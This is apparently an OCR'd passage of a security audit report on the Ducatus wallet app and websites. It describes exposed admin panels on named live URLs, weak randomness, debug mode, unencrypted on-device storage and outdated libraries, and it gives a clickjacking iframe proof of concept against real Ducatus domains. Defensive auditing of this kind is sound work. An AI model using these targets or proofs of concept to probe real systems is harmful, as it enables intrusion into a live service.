
The admin panels are exposed over the internet using public ip address. This creates an open ground for attackers to increase the attack surface.


Steps to Reproduce

Access the below URL using :

1. https://rates.ducatuscoins.com/django-admin/
2. https://www.ducatuscoins.com/admin/
3. https://admin.ducatus.io/admin/login/?next=/admin/

POC


rates.ducatuscoins.com/django-admin/login/?next=/django-admin/
Django administration
Username:
Password:
Log in



Impact

Malicious actors can perform bruteforce attack, password spray, flooding, etc.

Status

Acknowledged

3. Weak Cryptography

Description

Using pseudorandom number generators (PRNGs) is security-sensitive. For example, it has led in the past to the following vulnerabilities:

- CVE-2013-6386
- CVE-2006-3419
- CVE-2008-4102

When software generates predictable values in a context requiring unpredictability, it may be possible for an attacker to guess the next value that will be generated, and use this guess to impersonate another user or access sensitive information.

As the Math.random() function relies on a weak pseudorandom number generator, this function should not be used for security-critical applications or for protecting sensitive data. In such context, a cryptographically strong pseudorandom number generator (CSPRNG) should be used instead.

Steps to Reproduce

Sensitive Code Example

```
const val = Math.random(); // Sensitive
```

POC

- src/api/coinbase/index.ts
- src/constants/SupportedCurrencyOptions.tsx
- src/utils/password.ts

Remediation

Use a cryptographically strong pseudorandom number generator (CSPRNG) like crypto.getRandomValues(). Use the generated random values only once.

You should not expose the generated random value. If you have to store it, make sure that the database or file is secure.

Compliant Solution

```
// === Client side ===
const crypto = window.crypto || window.msCrypto;
var array = new Uint32Array(1);
crypto.getRandomValues(array); // Compliant for security-sensitive use cases

// === Server side ===
const crypto = require('crypto');
const buf = crypto.randomBytes(1); // Compliant for security-sensitive use cases
```

Status

Acknowledged

Low Severity Issues

1. Debug Mode is set to True

Description

Debug mode is a feature commonly found in software development environments that allows developers to identify and rectify issues by providing detailed information about the application's internal processes. While it is a valuable tool during development, leaving debug mode enabled in a production environment poses a significant security risk. This vulnerability exposes sensitive information about the application's structure, potential weaknesses, and may even allow unauthorized access to critical data.

Steps to Reproduce

Access the below URL using :

1. https://www.ducatuscoins.com/api/v1/dscndsc
2. https://rates.ducatuscoins.com/api/v1/sdcnds

Recommended Fix

Set Debug to false

Impact

Debug mode often reveals detailed error messages, stack traces, and internal variables, providing attackers with valuable insights into the application's logic and structure. Debug features may introduce additional endpoints or functionalities that are not present in a standard production setup, expanding the attack surface and providing adversaries with potential entry points.

Status

Acknowledged

2. Clickjacking

Description


Clickjacking is a type of attack that tricks a user into clicking on a malicious link or button without their knowledge. This can be done by overlaying an invisible layer over a legitimate link or button on a web page, thus making the user unwittingly click the malicious link or button.

Steps to Reproduce

Create a HTML file and paste the script provided below-

```
<!DOCTYPE html>
<html>
<head>
<title>Clickjacking PoC</title>
</head>
<body>
<iframe src="https://insight.ducatus.io/" width=745px height=350px></iframe><iframe
src="https://wallet.ducatus.io/" width=745px height=350px></iframe><br>
<iframe src="https://www.ducatuscoins.com/" width=1500px height=350px></iframe>
</body>
</html>
```

POC



Recommendation

To prevent clickjacking attacks, web developers should use the X-Frame-Options header in their web applications. This header instructs browsers not to render the page in a frame or iframe. Additionally, developers should avoid using legacy code such as ActiveX controls, Flash, and Java Applets as these can be targeted with clickjacking attacks.

Impact

If a user is tricked into clicking on a malicious link or button, they may unknowingly give away sensitive information, install malicious software, or be redirected to a malicious website.


Status

Acknowledged

3. Sqlite Database is not encrypted

Description
The Unencrypted SQLite Database Vulnerability arises from the absence of encryption on an SQLite database, exposing sensitive data to potential unauthorized access and compromise. SQLite, being a serverless and self-contained database engine, lacks inherent encryption features, making it imperative for developers and administrators to implement proper security measures.

Steps to Reproduce
1. Use the ducatus android application
2. Go to data/data/io.ducatus.walnew/databases
3. Open the Sqlite DB called RKStorage using sqlite3 cli or SQLite DB Browser

POC


key	value
wc@2:core:0.3//keychain	{"client_ed25519_seed":"029dd29eb0bb76597bf7bcc6685...
persist:SWAP_CRYPTO	{"isAvailableExchangeSwapStatus":"true","_persist":...
persist:LOG	{"persistedLogs":"[]","_persist":"{\"version\":-1,\...
persist:LOCATION	{"locationData":"{\"countryShortCode\":\"IN\",\"isE...
persist:BP_ID	{"apiToken":"{\"livenet\":\"\",\"testnet\":\"\"}",...
persist:DEPOSIT	{"claimedDeposits":"null","_persist":"{\"version\":...
persist:VOUCHER	{"vouchers":"[]","_persist":"{\"version\":-1,\"rehy...
persist:NFT	{"goldCoinInfo":"[]","_persist":"{\"version\":-1,\"...
persist:CONTACT	{"list":"[]","contactMigrationComplete":"true","_pe...
persist:WALLET_CONNECT_V2	{"sessions":"[]","requests":"[]","_persist":"{\"ver...

Impact
Without encryption, sensitive information stored in the SQLite database, such as user credentials, personal details, or proprietary data, is vulnerable to unauthorized access. Failure to encrypt sensitive data in the database may lead to non-compliance with data protection regulations, exposing organizations to legal and financial consequences.

Remediation
Encrypted the sqlite database or encrypt the sensitive values of the database.

Status
Acknowledged

4. Multiple Deprecated Libraries in package-lock.json, yarn.lock, Gemfile.lock

Description

Package-lock, Gemfile.lock and yarn.lock Stores files that can be useful for the dependency of the application. This is used for locking the dependency with the installed version. It will install the exact latest version of that package in your application and save it in package. This arises a problem if the dependency used has an exploit in the version mentioned. It can create a backdoor for an attacker.

Vulnerable Dependencies

- @babel/traverse
- cocoapods-downloader
- nth-check
- moment
- browserify-sign
- get-func-name
- fast-xml-parser
- Lodash
- Activesupport
- Dottie
- Node-fetch
- Prismjs
- xml2js
- Semver
- React-devtools-core
- Markdown-it
- Request
- Tough-cookie
- @walletconnect/web3wallet
- bl
- highlight.js
- axios

Recommended Fix

1. Update all the above mentioned Dependencies

2. Remove any Library Not needed

Impact

Multiple of these libraries have public exploits and CVE-registered issues that have been patched and can help your application stay more secure from any dependency-vulnerable issues.

Status

Acknowledged

Closing Summary

In this report, we have considered the security of the Ducatus Mobile wallet app. We performed our audit according to the procedure described above.

Some issues of High, medium, and low severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture.

Disclaimer

QuillAudits Dapp/Wallet Pentest security audit provides services to help identify and mitigate potential security risks in the Ducatus Android Wallet App. However, it is important to understand that no security audit can guarantee complete protection against all possible security threats. QuillAudits audit reports are based on the information provided to us at the time of the audit, and we cannot guarantee the accuracy or completeness of this information. Additionally, the security landscape is constantly evolving, and new security threats may emerge after the audit has been completed.

Therefore, it is recommended that multiple audits and bug bounty programs be conducted to ensure the ongoing security of the Ducatus Android Wallet App. One audit is not enough to guarantee complete protection against all possible security threats. It is important to implement proper risk management strategies and stay vigilant in monitoring your smart contracts for potential security risks.

QuillAudits cannot be held liable for any security breaches or losses that may occur subsequent to and despite using our audit services. It is the responsibility of the Ducatus Team to implement the recommendations provided in our audit reports and to take appropriate steps to mitigate potential security risks.

About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies. We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem.

850+	**$30B**	**$30B**
Audits Completed	Secured	Lines of Code Audited

Follow Our Journey

Audit Report January, 2024

For

DUCATUS

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com

audits@quillhash.com